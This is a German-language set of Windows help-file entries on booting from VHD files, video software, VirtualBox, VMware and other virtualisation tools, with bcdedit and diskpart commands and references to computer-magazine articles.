K VHD Virtual Hard Disk;Virtual Hard Disk VHD

- Eingabeaufforderung mit Adminrechten starten.
- Mittels `bcdedit /copy {current} /d "Name"` eine Kopie des aktuellen Eintrags mit dem angegebenen Namen, z.B. "W7(VHD)" erstellen. Die zurückgegebene ID in geschweiften Klammern am besten in die Zwischenablage kopieren.
- Diesem neuen Eintrag jetzt die VHD-Datei zuordnen:

```
bcdedit /set {id} device vhd=[d:]\w7.vhd
bcdedit /set {id} osdevice vhd=[d:]\w7.vhd
```

Hinweis: die eckigen Klammern um den Laufwerksbuchstaben **mit** eingeben! Mit [Locate] statt [d:] kann man den Bootloader veranlassen, die Datei unabhängig von Laufwerksbuchstaben selbst zu suchen.

Jetzt sollte bei einem Neustart das Image im Bootmenü auswählbar sein. Sollte das System nicht hochkommen und erneut booten, dann nach dem Markieren des VHD-Eintrags im Bootmenü mit F8 (statt Enter) weiter und den automatischen Neustart bei Systemfehler deaktivieren. Die Fehlernummer wird dann beim Booten sichtbar. Die Nummer 0x00000136 bedeutet z.B., dass nicht genug Platz auf der Hostpartition ist, um die VHD-Datei auf die ursprünglich Größe auszudehnen.

Da bei der Imageerstellung das System lief und nicht heruntergefahren war, kommt beim Erststart die Warnung über ein nicht ordentlich heruntergefahrenes System. Sollte aber nur einmalig und ohne weitere Konsequenzen auftreten. Wer zum rumprobieren diesen Klon unverändert lassen möchte und Änderungen nur als Differenz separat speichern möchte, kann dies wie folgt zusätzlich konfigurieren:

- Wieder in einer Eingabeaufforderung mit Admin-Rechten eine zusätzliche VHD-Datei via `diskpart` anlegen:

```
diskpart
create vdisk file="d:\w7diff.vhd" parent="d:\w7.vhd"
```

- Diese neue vhd-Datei mittels `bcdedit` (oder EasyBCD) ins Bootmenü eintragen!

Und am besten den zuvor erstellten Eintrag löschen: `bcdedit` mal ohne Parameter starten und den Bezeichner `{id}` aus der List holen. Dann `bcdedit /delete {id}`. Änderungen in `w7.vhd` würden, wenn diese gebootet wird, den Eintragungen in `w7diff.vhd` in die Quere kommen! Bei geg. verwendeten mehrstufigen "diff"-Dateien, die auch verwendet werden können, immer nur die unterste Ebene booten!

Sollen erprobte Änderungen, die z. B. in `w7diff.vhd` gespeichert sind, ins übergeordnete System `w7.vhd` übernommen werden so geschieht dies wieder mit `diskpart`:

```
diskpart
select vdisk file="d:\w7diff.vhd" merge vdisk depth=1
```

In der PC-Welt Heft 1/2010, Seite 123 wird die Shell-Erweiterung `pcwVHDmount`

<http://pcwelt-praxis.de/downloads/pcwvhdmount{bmc earth16.bmp}> vorgeschlagen: Sie erweitert das Kontextmenü von VHD-Dateien um "VHD einhängen" bzw. "VHD aushängen". Hierzu `pcwVHDmount` z.B. im Programmverzeichnis ablegen und mit Adminrechten ausführen.

Eine mit BitLocker verschlüsselte VHD-Datei auf einem Wechseldatenträger ist damit für Win7-Ultimate ein sicherer Aufbewahrungsort für mobile Daten.

Die Verwendung einer Virtuellen Harddisk für die Test-Installation eines OS (z.B. Win 8-Preview) wird in der c't Heft 14/2012, Seite 98ff erläutert. Z.B.:

```
diskpart
create vdisk file=d:\w8test.vhd type=expandable maximum=60000
select vdisk file= d:\w8test.vhd
attach vdisk
exit
```

Wird jetzt die Installation von Win8 aus dem laufenden (alten) Windows gestartet, so sieht die Installationsroutine nach Eingabe der Lizenznummer und der Auswahl von "Benutzerdefiniert" auch die virtuelle Festplatte und sie kann ausgewählt werden. Die Warnung "Windows kann nicht auf diesem Laufwerk installiert werden" ist einfach zu ignorieren!

Der Win8-Bootmanager wird dabei installiert. Hatte man zuvor z.B. Win7, dann kann dies hier ausgewählt werden. In diesem Fall wird dieser Bootmanager dann gestartet. Hatte man hier mehrere Betriebssysteme zur Auswahl, dann hat man aber nur ca. 200ms zur Auswahl, d.h. in der Regel kommt man nur an das Default-System aus der alten Installation ran.

In der c't Heft 2/2017, Seite 88ff (<http://www.ct.de/yvnf{bmc earth16.bmp}>) wird ein Skript vorgestellt, welches ein Windows 8.x/10 (32 oder 64 bit) von einem Installationsmedium (DVD, ISO-Datei bzw. genauer hier aus der *.wim bzw. *.esd-Datei) in eine VHD-Datei konvertiert und diese Datei auch gleich in den Bootmanager einträgt. Abgesehen davon, dass kein Schnellstart-Modus zur Verfügung steht, hat man ohne Umpartitionierung der Festplatte eine zusätzliche Installation mit voller Performance und vollem, direktem Hardware-Zugriff. Allerdings ist bei diesem Betrieb das andere Windows weniger vor Vireninfection geschützt als bei der Nutzung der VHD-Datei in einer virtuellen Maschine. Mit Installationsmedien aus dem Microsoft "TechNet Evaluation Center" der 90-Tage lauffähigen Systemen kann man so z.B. für Testzwecke mit dem Script immer wieder eine neue Installation erzeugen. Wie man ein installiertes Windows mit Hilfe von DISM in eine *.wim-Datei verpackt, war in der c't 5/2016 beschrieben. So eine Datei lässt sich auch verwenden.

In der c't Heft 15/2017, Seite 158 werden Skript-Anpassungen: Kein zusätzlicher Eintrag im Bootloader sondern einen Bootloader in der VHD-Datei durch einen geänderten "bcdboot ..." -Befehl:

```
bcdboot /d %vhdlw%:\windows /s %vhdlw%: /addlast /l de-de /f all
```

Die /s-Option legt fest, wohin der Bootloader geschrieben wird. Das /f all sorgt dafür, dass sowohl im UEFI wie auch im BIOS-Mode gebootet werden kann. Das modifizierte Skript gibt es auch via <http://www.ct.de/ysnn{bmc earth16.bmp}>.

Eine VHD-Datei kann man auch in VMware/VMware-Player nutzen.

Gemäß c't Heft 2/2017, Seite 94 (<http://www.ct.de/vfse{bmc earth16.bmp}>) besteht bei Windows in einer VHD normalerweise die Einschränkung, dass keine Updates auf eine neue Version möglich sind. Bei Win10 betrifft dies auch die ca. jährlichen Updates auf 1511, 1607, 1703 etc. Um doch ein Update zu machen, sind folgende Schritte notwendig:

- Eine VHD enthält selbst keinen Bootloader. Normalerweise wird ja der Bootloader außerhalb der VHD genutzt. Wenn man die VHD-Datei mounted (z.B. durch Doppelklick bzw in der Datenträgerverwaltung), dann kann man mittels

```
bcdboot g:\windows /s g: /l de-de /f all
```

unter der Annahme, dass die VHD als Laufwerk **g:** eingebunden wurde, den Bootloader nachinstallieren. Die Partition in der VHD mit dem Windows muss zum booten "aktiv" sein. Dies muss man eventuell in der Datenträgerverwaltung noch machen.
- Jetzt kann und muss man die VHD vorübergehend in eine virtuelle Maschine hängen, um den Update durchführen zu können. Hierzu kann man Microsofts Hyper-V (in den Home-Versionen von Win 8.x/10 nicht enthalten, dann kann man aber auf eine 90-Tage-Test-Enterprise-Version ausweichen) oder Virtual-Box verwenden. VMware sollte auch möglich sein.

Unter <http://windowsitpro.com/systems-management/booting-windows-7-enterprise-or-ultimate-vhd-file{bmc earth16.bmp}> wird erläutert, wie man einen Eintrag im Boot-Menü zum direkten Booten so einer VHD-Datei erstellt:

- Mittels `bcdedit /copy \\{current\\} /d "<Beschreibung>"` wird von dem Bootmenü-Eintrag, mit dem das aktuelle System gebootet wurde, eine Kopie erstellt. Dabei wird einem eine GUID, z.B. `\\{61bed0dc-ddd7-11df-9094-70f3954a3108\\}` zurückgegeben, die in den weiteren Befehlen verwendet werden muss.
- Zwei Einträge sind in der Kopie zu ändern, `device` und `osdevice`. Falls `c:\images\images.vhd` die VHD-Datei ist:

```
bcdedit /set \\{61bed0dc-ddd7-11df-9094-70f3954a3108\\} device  
vhd=\\[c:\\]\images\images.vhd  
bcdedit /set \\{61bed0dc-ddd7-11df-9094-70f3954a3108\\} osdevice  
vhd=\\[c:\\]\images\images.vhd
```


#K Video

Auf der c't Heft 11/2005-CD sind einige Video-Tools (Bearbeitung, Schnitt, Streaming, TV, Player). Video-Schnitt-Tools (Werbung schnell rausschneiden, Nachvertonen, Bildoptimierung) sind in der c't Heft 12/2005, Seite 196ff (Softlink [0512196{bmc earth16.bmp}](#)) beschrieben und preiswertere Programme (60 ... 80€) im Heft 17/2005, Seite 152ff getestet.

Software für den Schnitt für Amateure wird in der c't Heft 2/2006, Seite 158 getestet: Adobe Premiere Elements 2.0 (100€), Cyberlink PowerDirector 5 (80€), Magix Video deLuxe 2006 (100€), Pinnacle Studio 10 (100€). Jedes der Programme hat jedoch auch Mankos.

Tipps fürs Aufnehmen von Videos mit Kameras und das Schneiden gibt's in c't Heft 17/2005, Seite 162ff.

K-Lite Codec-Pack 1.46 Mega <http://www.codecguide.com{bmc earth16.bmp}> enthält Codecs für z.B. 3ivx, Divx, MPG 4, OggVorbis und Xvid und ersetzt damit eine Vielzahl anderer Player. (PC-Welt Heft 3/2006, Seite 78)

Der Videoplayer "VLC Media Player" <http://www.videolan.org{bmc earth16.bmp}> spielt oft auch noch beschädigte Videos ab, bei denen andere Player streiken. (PC-Welt Heft 3/2006, Seite 81)

Von VideoLAN <http://www.videolan.org/{bmc earth16.bmp}> gibt's Freeware für Video am PC (z.B. Cross-Platform-MediaPlayer) incl. Streamer im LAN.

Tipps zum Aufbereiten des Fernsehmittschnitts für eine DVD gibt's in der c't Heft 8/2006, Seite 136ff und Seite 152ff. Speziell mit Blick auf das PC-Interface werden in der c't Heft 8/2006, Seite 140 DVB-Festplatten-Receiver getestet. Das Tool AviSynth kann anderen Videoprogrammen das Video im AVI-Format Bild für Bild unterschieben und dabei vorher Konvertierungen und z.B. De-Interlacing vornehmen. Konfigurationstipps gibt's dazu in der c't Heft 8/2006, Seite 190ff.

Eine Sammlung von Audio- und Video-Software gibt's auf der c't Heft 11/2006-CD.

Tipps zum kodieren von Videos und einbetten in Html-Seiten gibt's in der c't Heft 16/2007, Seite 170.

Wie man Videoclips fürs Handy/Smartphone umcodiert wird in der c't Heft 19/2007, Seite 192 (Softlink [0719192{bmc earth16.bmp}](#)) beschrieben.

Zum Schneiden von z.B. aus dem Fernsehen aufgezeichneten Videos eignet sich neben Kaufsoftware wie "Nero Vision" gemäß PC-Welt Heft 11/2007, Seite 182 auch die Freeware "Projectx" (<http://projectx.sourceforge.net{bmc earth16.bmp}>) or e.g. <http://pcwelt-praxis.de/downloads/11-2007/projectx{bmc earth16.bmp}>).

Programme bis ca. 100€ zum Schneiden von Videos sind in der c't Heft 26/2007, Seite 170ff im Test.

Software zum Nachbearbeiten verwackelter Videos wird in der c't Heft 5/2008, Seite 164ff vorgestellt.

Videoschnitt-Programme bis 200€ wurden in der c't Heft 17/2008, Seite 146ff getestet: Apple Final Cut Express 4, Cyberlink PowerDirector 7 Ultra, Magix Video deluxe 2008 Premium, Pinnacle Studio 12 Ultimate. Dabei wurde insbesondere das ACCHD-Format (MPEG-4 AVC H.264) betrachtet, das viele neuere Camcorder verwenden.

Gemäß c't Heft 5/2009, Seite 94 gibt's beim Cyberlink DVD Suite 7 Ultra zwar viele Spielereien, aber Grundfunktionen wie genaue Schnitt funktionieren nur mangelhaft und ist damit im Gegensatz zu PowerDirector 7 und PowerDVD 8 nicht empfehlenswert.

Siehe auch [Video-Telefonie](#).

Video

\$ Video

K Video;Streaming-Tools für Video;Player für Video;AviSynth;Frameserving

#\$K Viewer für Plotter-Files

Gemäß c't Heft 25/2005, Seite 36 gibt es von Luurens (<http://www.luurens.de{bmc earth16.bmp}>}, c't-Softlink [0525036{bmc earth16.bmp}](http://www.luurens.de{bmc earth16.bmp})) eine Software, die vor allem auch die Plotter-Dateiformate HP-GL, HGL, HPG, PLT, HP RTL und auch Postscript, EPS, TIFF JPG, BMP GIF EDF am Bildschirm darstellen kann und z. B. bei Poligonen und Flächen auch das Messen ermöglicht. Die Testversion ist 30 Tage (ohne Installation) auffähig, ansonsten kostet es 115 €.

Viewer für Plotter-Files

\$ Viewer für Plotter-Files

K Viewer für Plotter-Files (HP-GL, ...);HP-GL-Viewer;PLT-Plotterfile-Viewer;

#\$K Virtual Button Driver

Gemäß c't Heft 12/2014, Seite 154 (http://www.ct.de/1412152{bmc_earth16.bmp}) ist der Lagesensor eines Hybrid-Notebooks bei Windows ein "Virtual Button Device", also "Virtuelle Tasten" um den Bildschirm zu drehen. Bei Windows 8 war dies mit dem Graphik-Treiber kombiniert, bei Win8.1 gibt es einen separaten Treiber, der aber **nicht** mit Windowsupdate automatisch ausgeliefert wird. Auf den Webseiten von Sony, Dell und HP finden sich die Treiber, die dann als %windir%\System32\Drivers\VirtualButton.sys auf der Festplatte landen und im Gerätemanager als "Intel (R) Virtual Buttons" auftauchen.

VirtualButtonDriver

\$ Virtual Button Driver

K Virtual Button Driver;Unbekanntes Gerät ACPI/INT33D6;ACPI/INT33D6 unbekanntes Gerät

#\$K **VirtualBox**

Die PC-Virtualisierung von Oracle nennt sich VirtualBox. Zu VirtualBox gibt's in der c't Heft 3/2011, Seite 126ff einen ausführlichen Artikel.

Gemäß c't Heft 2/2012, Seite 142 kann man auf den Desktop einer VirtualBox auch übers Netzwerk via VRDP zugreifen. Dazu muss aber das "Oracle VM VirtualBox Extension Pack" zusätzlich installiert sein. Für solche Zwecke lässt sich VirtualBox dann mittels VBoxHeadless.exe auch ohne Fenster auf dem Wirts-Rechner starten.

Um Oracle VirtualBox, dessen Zielrichtung und Positionierung im Markt und der Installation und Konfiguration geht es in der WebDeveloper Heft 2/2014, Seite 86ff.

Die Einrichtung von VirtualBox wird z.B. in der PC-Welt Heft 11/2016, Seite PLUS-12ff erläutert. Auf Seite PLUS-26 wird "VirtualBox Portable" beschrieben. Auf Seite PLUS-28 die Verwendung von Linux als Host.

VirtualBox

\$ VirtualBox

K VirtualBox;Virtualisierung VirtualBox;Oracle VirtualBox

#\$KVirtualStore

Um alte Anwendungen trotz UAC{bmc shortcut.bmp} lauffähig zu halten, hat Microsoft die Virtualisierungs-Krücke eingebaut: Bei Vista ff werden Schreibzugriffe von 32-bit-Anwendungen ohne <trustinfo>-Informationen auf z.B. den Shellfolder "Common AppData"{bmc explorer.bmp}, die wegen fehlenden Rechten nicht ausgeführt werden können, stillschweigend auf %UserProfile%\Local\VirtualStore{bmc explorer.bmp} umgeleitet. Beim Lesen werden diese Daten dann zurückgeliefert. Entsprechend bei der Registry Schreibzugriffe auf HKLM\Software{bmc tree.bmp} auf HKCU\Software\Classes\VirtualStore{bmc tree.bmp}. Während bei Vista der explizite Lesezugriff auf den HKCR\VirtualStore\MACHINE\SOFTWARE **nur** die umgeleiteten Daten sichtbar macht (wie auch), liefert unter Win7 so ein Zugriff wohl, genauso wie der Zugriff auf HKCU\Software\Classes\VirtualStore, den HKLM\Software, den gemergten Inhalt: Original-Inhalt überlagert mit dem Inhalt aus dem VirtualStore. Wird die UAC deaktiviert, werden die VirtualStores nicht mehr verwendet.

VirtualStore
\$ VirtualStore
K VirtualStore;Umleitung auf VirtualStore;UAC VirtualStore

#K VirtueLLer PC (Emulation)

Software die es erlaubt, innerhalb eines Betriebssystems einen PC zu emulieren und ein anderes Betriebssystem auf diesem virtuellen PC auszuführen, war zunächst sehr teuer. Als Microsoft den "MS Virtual PC 2004" um 129 \$ anbot, war dies relativ günstig. Daraufhin hat VM-Ware den Player kostenlos angeboten und Microsoft dann eine Vorabversion von "Virtual Server 2005 RC2" zum kostenlosen Download (ca. 30MB) angeboten.

Soweit lizenzrechtlich möglich, finden sich im Netz vorkonfigurierte virtuelle Maschinen. Diverse Linux-Varianten oder z.B. Suse- oder RedHat-Linux mit Datenbankserver Oracle 10g oder ein Mini-Linux z.B. als sichere Surf-Umgebung namens "Browser Appliance".

Gemäß PC-Welt Heft 4/2006, Seite 84ff kann inzwischen auch der VMX-Builder diese Image einbinden.

Hinweis: Enterprise-Linux-Versionen (nicht die Consumer-Versionen) und Microsoft verlangen für jede Installation, auch wenn mehrere auf einer einzigen Maschine laufen, **jeweils eine eigene Lizenz!** Das Windows in der VM verlangt in der Regel auch nach einer eigenen Freischaltung bei Microsoft. Gemäß c't Heft 23/2005, Seite 19 erlaubt MS neuerdings mit eine Lizenz von "Enterprise Edition Windows Server 2003 R2" bis zu 4 aktive virtuelle Maschinen. Für die Datacenter Edition des zukünftigen Servers sollen beliebig viele Instanzen auf einer Maschine erlaubt werden.

Der freie PC-Emulator QEMU http://fabrice.bellard.free.fr/qemu/{bmc_earth16.bmp} (c't Heft 24/2005, Seite 85, Softlink [0524085/{bmc_earth16.bmp}](http://www.pcwelt.de/0524085/{bmc_earth16.bmp})) läuft auf x86 oder x86_64 unter Linux oder auf PowerPC und emuliert nicht nur z.B. einen x86-PC, sondern auch PowerPC, MACs. Fertige Images finden sich unter http://free.oszoo.org/{bmc_earth16.bmp}. Weiter Host-Systeme (Alpha, Sparc, ARM und s390) und Emulation (z.B. Sprc64, m68k, ...) sind in Vorbereitung!

XenSource will einen Emulator rausbringen und Novell und Red Hat wollen ihr Linux zukünftig auf Xen aufsetzen (c't Heft 9/2006, Seite 38, Softlink [0609038/{bmc_earth16.bmp}](http://www.pcwelt.de/0609038/{bmc_earth16.bmp})). Dies scheint der Grund zu sein, weshalb Microsofts Virtual PC, der ursprünglich ca. 180€ kostete, inzwischen kostenlos unter http://www.microsoft.com/windows/virtualpc/{bmc_earth16.bmp} erhältlich ist! (PC-Welt Heft 11/2006, Seite 30). Zugriff auf eine Parallel- und zwei serielle Schnittstellen für z.B. Drucker und Modem ist möglich. Kein Zugriff auf USB!

In der c't Heft 16/2006, Seite 64f werden Parallels Workstation 2.1, Qemu 0.8.1, MS Virtual PC 2004 SP1 und VMware Player 1.0.1/Server 1.0/Workstation 5.5.1 kurz gegenübergestellt.

Virtualisierungstechniken im Vergleich sind das Thema des Artikels in der c't Heft 13/2006, Seite 182.

QEMU (http://fabrice.bellard.free.fr/qemu/{bmc_earth16.bmp}) bildet unter Windows (32 oder 64 Bit) verschiedene Systeme, unter anderem auch einen Power-PC mit Mac-OS-X nach und ist Vista-tauglich.

In der c't Heft 24/2006, Seite 236f (Softlink [0624236/{bmc_earth16.bmp}](http://www.pcwelt.de/0624236/{bmc_earth16.bmp})) wird "Software Virtualization Solution" SVS von Altris beschrieben (ab 300€): Ein Dateisystem-Filter-Treiber kann Zugriffe auf Dateien eines Prozesses (incl. Child-Prozessen) umlenken in einen virtuellen Bereich. Auf der Heft-CD Heft 21/2006 gibt's das Programm auch mit einem im Heft auf Seite 122 abgedruckten Installations-Schlüssel.

Primär zum Testen von Webseiten in IE6, falls schon IE7 installiert ist, gibt's von Microsoft ein "virtuelles, englisches WinXP Pro mit IE6" (offizieller Name: Internet Explorer 6 Application Compatibility VPC Image), welches sich auch bestens zum Ausführen von nicht-Vista-tauglicher Software auf einem schon auf Vista umgestellten PC eignet. Leider ist die Laufzeit begrenzt, nachdem die erste Version nur bis Ende März 07 lief, gibt's gemäß PC-Welt Heft 5/2007, Seite 14 eine neuere Version, die bis 23.7.2007 läuft. Virtual PC: http://www.pcwelt.de/bae/{bmc_earth16.bmp} (30MB), Image: http://www.pcwelt.de/9e1/{bmc_earth16.bmp} (400MB).

Wie man den "MS Virtual Server 2005" oder auch den VMware-Server von einem C#-Programm aus im Fenster der Applikation startet, wird in der Zeitschrift Toolbox Heft 1/2007, Seite 18ff gezeigt.

Wie eine Applikation prüfen kann, ob sie innerhalb von VMware oder MS Virtual PC läuft, wird in der Zeitschrift Toolbox Heft 2/2007, Seite 91 gezeigt.

Neue CPUs unterstützen Virtualisierung und sind wesentlich performanter als ältere Software-Lösungen. Man spricht dann auch von **Paravirtualisierung**. Das unter Linux laufende Virtualisierungs-Tool Xen kann dies und wird in der c't Heft 17/2007, Seite 184ff vorgestellt. Die "CPU-Virtualisierungsfunktion" kann im BIOS auch deaktiviert sein und manchmal gibt es kein Menü um sie zu aktivieren. c't Heft 2/2008, Seite 146 gibt hier nähere Details.

Gemäß c't Heft 2/2008, Seite 149 muss zur Virtualisierung im 32bit/64bit-Mischbetrieb die CPU besondere Befehle unterstützen. Ob es geht, zeigt das Tool "Processor Check Utility" von VMware an.

VirtueLLerPC

\$ VirtueLLer PC (Emulation)

K VirtueLLer PC (Emulation);Emulation (VirtueLLer PC / Dateisystem);QEMU; MAC-Emulator auf PC;SVS Software Virtualization Solution;Software Virtualization Solution SVS;Paravirtualisierung;Xen

Stand Januar 2008 gibt es kein Virtualisierungstool, welches FireWire unterstützt. Microsofts "Virtual PC" unterstützt keine USB-Geräte in der Virtual Machine. Ansonsten werden alle üblichen Schnittstellen unterstützt.

Gemäß c't Heft 20/2008, Seite 51 (Softlink [0820051{bmc earth16.bmp}](#)) unterstützt SUNs "Virtual Box 2.0" nun auch 64bit-Gastsysteme und wurde bezüglich des SATA-Zugriffs optimiert. Wird die Datei einer Virtual Box einfach kopiert, so bleibt die ID unverändert. Die Kopie kann nicht gleichzeitig in die Virtual Box eingebunden werden.

Lösung 1: Die Kopie mit dem Kommando `vboxmanage clonehd "quelle" "ziel"` erstellen.

Lösung 2: Mit dem Kommando `vboxmanage internalcommands setvdiuuid "datei"` in der Kopie nachträglich eine neue ID setzen. PC-Welt Heft 10/2009, Seite 124.

In der c't Heft 3/2010, Seite 59 wird "Vmlite XP Mode 3.1.2" vorgestellt, eine Alternative zum MS XP-Mode in Win7-Pro und Ultimate. Es basiert auf der Open-Source-Version von Sun's Virtual Box, erweitert um verschiedene Integrations-Features wie z.B. einen Wizzard um vorhandene MS-XP-Mode-Maschinen zu übernehmen

Tipps zur Installation von Windows7 auf einem USB-Laufwerk gibt's in der c't Heft 13/2010, Seite 168.

Einige Tipps zum Einrichten und konfigurieren von virtuellen Maschinen (VMware, VirtualBox) gibt's in der c't Heft 19/2010, Seite 100ff. Dazu auf der Heft-CD einige fertige eingerichtete Maschinen.

Gemäß Toolbox Heft 3/2011, Seite 74ff können mit dem Tool "Starwind V2V Image Converter" <http://www.starwindsoftware.com/converter{bmc earth16.bmp}> Images der verschiedenen Virtual-PCs (VMware, MS, ...) ineinander konvertiert werden. Den Windows-XP-Mode kann aber der VMware-Player auch direkt importieren.

Wie Software versuchen kann, zu Erkennen ob sie in einer Virtuellen Maschine läuft, wird in <http://www.heise.de/security/downloads/07/1/1/8/3/5/5/9/vmde.pdf{bmc earth16.bmp}> gezeigt.

Um den XenServer von Citrix, den es auch in einer Free-Variante gibt, geht es in WebDeveloper Heft 6/2015, Seite 108. XenServer kann nur exclusive auf einer Festplatte installiert werden, MultiBoot auch von anderen Betriebssystemen wird **nicht** unterstützt.

Während normalerweise das Host-Betriebssystem auf der Hardware aufsetzt und die Virtualisierungs-Software auf dem Host-Betriebssystem aufsetzt, und das Gast-System hierauf, setzt Microsofts Hyper-V etwas tiefer an.

Die Konfigurationsmöglichkeiten von Virtual Box 5.0 sind das Thema im Artikel in WebDeveloper Heft 11/2015, Seite 110ff.

Alst Teil der PC-Welt Heft 11/2016 gibt es das Plus-Sonderheft "Virtuelle PCs". Da gibt es zunächst eine Begriffsdefinition:

Simulation: Nachstellen einer fremden Umgebung incl. ihres internen Verhaltens. Z.B. eine alte PDP-8 auf einem PC.

Emulation: Äußerliches Nachbilden eines anderen Systems, während es im Inneren u.U. ganz anders arbeitet. Z.B. in der Anroid-Entwicklungsumgebung wird auf einem PC ein Android-Smartphone emuliert.

Virtualisierung: Hier werden Zugriffe auf Hardware so weit wie möglich an die reale Hardware durchgereicht und so wenig wie nötig simuliert oder emuliert. Z.B. eine Netzwerkkarte wird bei VMware und VirtualBox emuliert.

Gemäß PC-Welt Sonderheft "Virtuelle PCs" Seite 76f stehen unter <https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/{bmc earth16.bmp}> von Microsoft fertige 90-Tage lauffähige Versionen von z.B. "Microsoft Edge on Win 10" von virtuellen Maschinen für wahlweise HyperV, VirtualBox, VMware und auch z.B. für MAC zur kostenlosen Verfügung.

Siehe auch DOS-Box, Sandbox, SteadyState

#\$K Visual Basic

"Visual Basic" (VB) ist eine von Microsoft etablierte Programmiersprache. Als "Visual Basic for Application" (VBA) findet sie sich mit applikationsspezifischen Erweiterungen inzwischen als Makrosprache in allen Office-Applikationen. Eine um die Möglichkeit, eigenständige EXE-Dateien erzeugen zu können bereaubte Version der VB-Entwicklungs-Umgebung, die VB-Control-Creation-Edition CCE gibt es kostenlos von Microsoft <http://msdn.microsoft.com/vbasic/download/cce/default.asp{bmc earth16.bmp}> (als Gast-Entwickler registrieren). Hiermit lassen sich ActiveX-Controls, die z.B. in HTML-Seiten verwendet werden können, erstellen. In der Zeitschrift c't gibt es im Heft 11/2000, Seite 240ff einen Artikel zu "Windows-Registrydatenbank in VBA einfach nutzen": Gerhard Frey, Registry angezapft. Siehe auch Scripts, ActiveX.

VisualBasic
\$ Visual Basic
K Visual Basic;VB;VBA

#\$K VMware VCenter Converter

In PC-Welt Heft 11/2016, Seite PLUS-22 wird die Klonen einer Installation mit dem VCenter-Converter (https://my.vmware.com/en/web/vmware/evalcenter?p=converter{bmc_earth16.bmp}) für eine virtuelle Maschine beschrieben:

- Bei der Installation wählt man "Local Installation", nicht "Client-Server Installation (advanced)".
 - Die zu klonende Maschine mal aufräumen: Unnötige Programme deinstallieren, Temporäre Dateien etc. löschen und danach noch den Papierkorb leeren.
 - Nach dem Start wählt man "Convert Maschine" und dann in der Regel "This Local Machine" aus dem Dropdown und "Powered on". Mit NEXT kommt man zu den Einstellungen für den Host: Die dortige Windows- oder Linux-Version. Dann muss man noch den Ort auswählen, an dem das Ergebnis abgelegt werden soll und wo ausreichend Platz sein muss.
 - Via "Data to copy" wählt man die zusätzlichen Partitionen aus, die eingeschlossen werden sollen. Falls man also Daten in eine weiteren Partition ausgelagert hat, dies einbeziehen! In wie weit man Bootpartition braucht, ist nicht ganz klar. Für die Verwendung im Player sollten sie nicht notwendig sein. Hier empfiehlt sich auch noch "Ignore page file and hibernation file" zu aktivieren, um Platz und Zeit zu sparen.
 - Unter "Devices" kann man Einstellungen vornehmen, die aber auch später im Player noch gemacht werden können. Voreinstellung für den Arbeitsspeicher der späteren virtuellen Maschine ist der gesamte Arbeitsspeicher des Quellsystems. Soll die virtuelle Maschine nachher auf demselben Rechner laufen, ist der Speicher zu verkleinern. Den Netzwerk-Adapter kann man hier auch einstellen: Z.B. auf NAT.
 - Unter "Services" kann man optional noch Optimierungen der zu startenden Services vornehmen.
 - Unter "Advanced Options" und "Post Conversion" kann man "Install VMware Tools on the destination virtual machine" schon jetzt aktivieren und braucht sich nach dem ersten Start nicht darum zu kümmern. Ebenfalls aktivieren sollte man "Customize guest preferences for the virtual machine" und "Reconfigure destination virtual machine".
 - Zum Schluss legt man noch den Namen der virtuellen Maschine und die Arbeitsgruppe fest
- Die erzeugte VMX-Datei kann man dann im Zielsystem durch Doppelklick starten.

Sollte das Ergebnis nicht booten, dann gibt es diesen hoffentlich wirkenden Workaround:

- Ein Image-Backup der Quelle erstellen
- Die Installationsquellen für die im System verwendeten Treiber ausfindig machen.
- Alle nicht unbedingt notwendigen Treiber deinstallieren.
- Jetzt die Konvertierung wie oben beschrieben durchführen. Die Installationsquellen für die Treiber dem Ergebnis am besten gleich beilegen.
- Das Backup wieder einspielen. Alternative kann man auch versuchen, nur einen Wiederherstellungspunkt zu verwenden.

Wenn jetzt die erstellte VM bootet, so kann man dann die notwendigen Treiber wieder einspielen.

Die Alternative hierzu ist Disk2vhd.

Daneben gibt es von Microsoft für Server auch noch den "Microsoft Virtual Machine Converter" MVMC. Es kann physische Installationen oder VMware-Maschinen zu Maschinen für Hyper-V konvertieren.

VMwareVCenterConverter

\$ VMware VCenter Converter

K VMware VCenter Converter;VCenter Converter (VMware)

#\$K VMware Workstation Player

Die VMware-Workstation war zunächst eine teure Kommerzielle Virtualisierungs-Software für PCs. Nachdem Microsoft eine kostenlose Virtualisierungs-Software angeboten hat, konterte VMware mit einen kostenlosen "Player". Nachdem es jahrelang die beiden getrennten Produktlinien "Workstation" und "Player" mit unterschiedlichen Nummern der aktuellen Version gab, wurden beide Produktlinien ca. 2015 wieder zusammengeführt.

Die "VM-Ware Tools" bringen z.B. eine verbesserte Graphik-Auflösung und bessere Reaktionszeit. Sie sind aber nur bei der VM-Ware Workstation übers Menü installierbar. Die Tools werden als virtuelles CD-ROM-Laufwerk eingebunden, was auch beim Player mit Handarbeit in der VMX-Datei möglich ist: Gegenüber einem realen CD-ROM-Laufwerk folgende Zeilen zu ändern:

```
idel:0.present="TRUE"          idel:0.present="TRUE"
idel:0.fileName="auto detect"  idel:0.fileName="<ISO Image Filename>"
idel:0.autodetect="TRUE"
idel:0.deviceType="cdrom-raw"  idel:0.deviceType="cdrom-image"
idel:0.startConnected="TRUE"  idel:0.startConnected="TRUE"
```

Neben dem VMware-Player und der VMware-Workstation gibt es auch noch den VMware-Server. Hier liegt die VMware-Konsole bei, mit der dann von jedem PC im Netzwerk aus die Rechenleistung des Servers genutzt werden kann.

Wenn in VMware die Systemuhr viel zu schnell läuft, dann ist gemäß c't Heft 6/2008, Seite 201 ein Bug in AMDs Mehr-Kern-CPU's schuld. Behoben wird das Problem durch den Treiber "AMD Dual-Core Optimizer" (Softlink [0806198{bmc earth16.bmp}](#)).

Gemäß c't Heft 13/2010, Seite 163 schiebt VMware den Windows-Installationen eine Datei zur unbeaufsichtigten Installation unter. Dies kann man vermeiden, indem man beim Erstellen der VM das "I will install the operation system later" auswählt.

Tipps zur Verwendung vom VMware Player unter Linux gibt's in der c't Heft 26/2013, Seite 190ff.

Neben dem neu installieren eine Betriebssystem in der VM kann man auch eine vorhandene Installation dafür konvertieren. Dafür gibt es den VMware VCenter Converter.

In der c't Heft 6/2014, Seite 122ff wird die alternative Konvertierung einer WinXP-Installation mittels Disk2vhd beschrieben:

